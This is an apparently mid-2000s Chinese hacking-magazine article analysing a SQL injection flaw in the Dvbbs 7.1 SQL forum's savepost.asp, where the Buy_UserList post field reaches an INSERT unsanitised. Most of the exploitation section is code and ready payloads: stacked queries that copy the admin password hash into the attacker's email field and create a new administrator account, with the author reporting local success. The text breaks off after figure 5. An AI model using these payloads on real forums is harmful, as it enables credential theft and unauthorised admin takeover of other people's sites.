编辑点评： 编完刺猬的那篇SQL提升权限的文章，坐在那儿想为什么在ACCESS中不能成功，正当有点眉目的时候，接到了作者发来的这篇文章，一看内容，正好和我的思路是一个方向。在此我也就不多说了，大家自己看吧。

后记：“喂！你做什么呢？怎么不来上班呀！”老板的一个电话让我再次惊醒。啊！～今天都8号了？这七天也过得忒快了吧！俺还没玩够呢！如果老天再给我一次机会，我一定……上班去！

千金之下，必有勇夫——Dvbbs7.1sp1sql注入漏洞

BY 剑心[B.C.T]

最近听说动网在开展千金找洞的活动，对于这个千金偶倒是挺有兴趣的，正好最近手头有点紧，于是就去下载了个最新的动网dvbbs7.1的Sql版本，想找找有没有什么大的漏洞，要知道前台的Sql注入漏洞可是2000块一个哦！废话不多说，拉下了代码就开始读吧！

以前对动网的代码没有什么研究，漏洞一般出现在可以提交参数的地方，所以提交参数多的地方出现漏洞的几率应该就多些，前台提交参数多的地方应该就是发帖子的地方啦！本地搭建论坛之后随手发了个帖子，发现提交的地址是savepost.asp，嘿嘿，那么我们就从这个文件入手吧！动网经过那么多的风吹雨打，想再找个漏洞可不是容易的事情，一般的参数一从客户端接收就过滤了，如：

```
Star = Request("star")
If Star = "" Or Not IsNumeric(Star) Then Star = 1
Star = Clng(Star)
```

让人很郁闷，想来也是，不然动网怎么能搞出千金找洞的活动呢？随着一个个提交参数的寻找，查看过滤方式，又排除又继续寻找如此反复的一个过程，不知不觉到了一段很有意思的代码那里，看savepost.asp第150行左右，代码如下：

```
If Not IsNumeric(Buy_VIPType) Then Buy_VIPType = 0
If Buy_UserList<>"" Then Buy_UserList = Replace(Replace(Replace(Buy_UserList,"|||",""),"@@@",""),"$PayMoney","")
ToolsBuyUser = "0@@@"&Buy_Orders&"@@@"&Buy_VIPType&"@@@"&Buy_UserList&"|||$PayMoney|||"GetMoneyType = 3
```

看到Buy_UserList这个变量似乎只是对|||和@@@这两个分割符做了处理，然后就送到ToolsBuyUser变量里的！不考虑它过滤这两个字符的方法是否正确（是不是可以用||@@@|的方式绕过呢？），它并没有用动网Dvbbs.Checkstr处理哦！嘿嘿，终于找到一个没有经过安全处理的变量，但是这个变量是不是能到数据库里呢？那就跟紧这个变量，来查看一下上下文对这个变量的处理吧！通过文本编辑器的搜索功能，我们可以发现Buy_UserList是如何来的：

```
.....在140行左右出现了Buy_UserList的定义
Dim Buy_Orders,Buy_VIPType,Buy_UserList    //Buy_UserList的定义
Buy_Orders = Request.FORM("Buy_Orders")
Buy_VIPType = Request.FORM("Buy_VIPType")
Buy_UserList = Request.FORM("Buy_UserList")    //未经处理的取得Buy_UserList
If Buy_Orders<>"" and IsNumeric(Buy_Orders) Then
Buy_Orders = cCur(Buy_Orders)
Else
Buy_Orders = -1
End If
If Not IsNumeric(Buy_VIPType) Then Buy_VIPType = 0
If Buy_UserList<>"" Then Buy_UserList = Replace(Replace(Replace(Buy_UserList,"|||",""),"@@@",""),"$PayMoney","")
//上面分析过了的唯一的一点处理
ToolsBuyUser = "0@@@"&Buy_Orders&"@@@"&Buy_VIPType&"@@@"&Buy_UserList&"|||$PayMoney|||"GetMoneyType = 3
```

到此就没有其它对Buy_UserList变量的处理，但是也是从这个时候起ToolsBuyUser就是危险的了，那么让我们跟踪ToolsBuyUser变量吧，因为它的某些部分是我们可以通过Buy_UserList随便控制的哦！看看它是怎么被处理的！上下文搜索ToolsBuyUser发现它在这几个地方出现：

```
32行左右的定义.....
Private GetPostType,ToMoney,UseTools,ToolsBuyUser,GetMoneyType,Tools_UseTools,Tools_LastPostTime,ToolsInfo,ToolsSetting
......123行左右的初始化
UseTools = ""
ToolsBuyUser = ""
......126行左右的取值
If GetPostType<>"" and (Action = 5 or Action = 7) Then
Select Case GetPostType
Case "0"
......
ToolsBuyUser = "0|||$SendMoney"
......
Case "1"
ToolsBuyUser = "0|||$GetMoney"
......
Case "2"
......
Buy_UserList = Request.FORM("Buy_UserList")    //罪恶的根源就在这里了！
......
If Buy_UserList<>"" Then Buy_UserList = Replace(Replace(Replace(Buy_UserList,"|||",""),"@@@",""),"$PayMoney","")
ToolsBuyUser = "0@@@"&Buy_Orders&"@@@"&Buy_VIPType&"@@@"&Buy_UserList&"|||$PayMoney|||"
```

如果ToolsBuyUser进入了数据库查询，我们邪恶的愿望就可以实现了，屏住呼吸继续跟！在第759行的地方我们发现了这个：

```
SQL="insert into "&TotalUseTable&"(Boardid,ParentID,username,topic,body,DateAndTime,length,RootID,layer,orders,ip,Expression,locktopic,signflag,emailflag,isbest,PostUserID,isupload,IsAudit,Ubblist,GetMoney,UseTools,PostBuyUser,GetMoneyType) values ("&Dvbbs.boardid&","&ParentID&",'"&username&"','"&topic&"','"&Content&"','"&DateTimeStr&"','"&Dvbbs.strlength(Content)&"','"&RootID&"','"&ilayer&"','"&iorders&"','"&Dvbbs.UserTrueIP&"','"&Expression(1)&"',"&locktopic&","&signflag&","&mailflag&",0,"&Dvbbs.userid&","&ihaveupfile&","&IsAudit&",'"&UbblistBody&"','"&ToMoney&"','"&UseTools&"','"&ToolsBuyUser&"',"&GetMoneyType&")"
Dvbbs.Execute(sql)
```

哈哈，我们的ToolsBuyUser出现在sql语句里了，但是有点郁闷的是，这个语句是insert语句，环境限制了它的功能，在access版本里我们几乎用这个做不了什么，但是在Sql版本里我们却可以用来做很多的事情哦！现在看看如何让程序获得这个变量，然后再考虑如何用这个漏洞进行攻击吧！从上面的代码中可以看到只有当发的帖子为金币购买帖的时候才会引发这段有问题的代码：

```
Case "2"
......
Buy_UserList = Request.FORM("Buy_UserList")
......
If Buy_UserList<>"" Then Buy_UserList = Replace(Replace(Replace(Buy_UserList,"|||",""),"@@@",""),"$PayMoney","")
ToolsBuyUser = "0@@@"&Buy_Orders&"@@@"&Buy_VIPType&"@@@"&Buy_UserList&"|||$PayMoney|||"
```

并且Buy_UserList是从允许购买用户的地方获得的！就是发帖的时候这样发帖，如图1，其中的loveshell的地方就是上面

的 Buy_UserList 变量哦！




图1 提交 Buy_UserList 变量的地方

嘿嘿，那么在 Mssql 下我们要做的就很简单，先闭合前面的 insert 语句，然后就是构造自己的注入语句了，注意这里是没有任何限制的哈！应该很轻松吧！一步一步来！分析前面的Sql语句就可以知道只要构造这样的 Buy_UserList 就可以了的！

格式为：loveshell',3);你自己的 Sql 语句;--

这句就是直接搞定动网的语句，譬如我在可购买用户名单限制里也就是 Buy_UserList 里提交：

```
loveshell',3);update/**/Dv_User/**/set/**/UserEmail=(select[Password]from/**/Dv_admin/**/where[Username]='admin')/**/where[UserName]='loveshell';--
```

如果成功就会把管理员表里的admin用户的密码更新到我的邮箱，填写如图 2。




图2 更新管理员密码到 loveshell 邮箱字段里的语句

然后提交，如果没有出错的话，如图 3，就是成功了。




图3 成功提交的返回页面

这个时候去看看 loveshell 的邮箱字段吧，如图 4，不用我说也知道我们操作的结果是什么吧！

果然成功地将admin的加密密码存在我们的邮箱里了哦！我们成功地注入了动网！最幸运的是动网居然没有对 Buy_UserList 这个长度作任何限制的哦！也就是说可以 N 个语句一起连着执行了，这下好说了！可以试着把 loveshell 添加为管理员嘛！




图4 成功地将 admin 的密码存在邮箱字段里

如果想要把loveshell用户添加为管理员，通过模拟后台的操作可以知道需要这两步：

```
insert into dv_admin (username,[password],adduser) values ('loveshell','49ba59abbe56e057','loveshell');update [dv_user] set usergroupid=1 , userclass='管理员',titlepic='level20.gif' where username='loveshell';--
```

这个语句是加一个用户名字为 loveshell，密码为 1234656 的后台管理员，并且将 loveshell 提升为前台管理员，这比以前的猜测管理员 md5 好多了吧！但是到我们这里就简单了，只要发个帖子就行了哦！同上面的道理去发表一个帖子：

```
loveshell',3);insert into dv_admin (username,[password],adduser) values ('loveshell','49ba59abbe56e057','loveshell');update [dv_user] set usergroupid=1 , userclass='管理员',titlepic='level20.gif' where username='loveshell';--
```

发表之后没有出错的话，用 loveshell 登陆，他就应该是管理员了，我本机测试通过的！前台如图 5，后台如图 6！




图5 前台

